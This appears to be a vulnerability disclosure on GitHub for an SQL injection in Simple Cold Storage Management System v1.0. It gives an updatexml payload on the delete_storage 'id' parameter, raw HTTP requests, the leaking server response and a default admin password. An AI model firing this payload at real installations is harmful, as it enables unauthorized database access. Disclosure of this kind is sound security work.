debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / simple-cold-storage-management-system / SQLi-1.md

debug601 Create SQLi-1.md History

1 contributor

37 lines (26 sloc) | 1.28 KB

Simple Cold Storage Management System v1.0 by oretnom23 has SQL injection

BUG_Author: 0.0

Login account: admin/admin123 (Super Admin account)

vendors: https://www.sourcecodester.com/php/15088/simple-cold-storage-management-system-using-phpoop-source-code.html

The program is built using the xmapp-php8.1 version

Vulnerability File: /csms/classes/Master.php?f=delete_storage

Vulnerability location: /csms/classes/Master.php?f=delete_storage, id


dbname =csms_db,length=7

[+] Payload: id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```
POST /csms/classes/Master.php?f=delete_storage HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/csms/admin/?page=bookings
Content-Length: 65
Cookie: PHPSESSID=d8pesjl7i2jtmf2qddggbp7q0b
Connection: close

id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```



```
POST /csms/classes/Master.php?f=delete_storage HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/csms/admin/?page=storages
Content-Length: 65
Cookie: PHPSESSID=d8pesjl7i2jtmf2qddggbp7q0b
Connection: close

id=1' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Mon, 19 Sep 2022 11:50:25 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
X-Powered-By: PHP/8.1.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 407
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: XPATH syntax error: '~csms_db~' in C:\xampp\htdocs\csms\classes\Master.php:98
Stack trace:
#0 C:\xampp\htdocs\csms\classes\Master.php(98): mysqli-&gt;query('DELETE FROM `st...')
#1 C:\xampp\htdocs\csms\classes\Master.php(272): Master-&gt;delete_storage()
#2 {main}
  thrown in <b>C:\xampp\htdocs\csms\classes\Master.php</b> on line <b>98</b><br />
```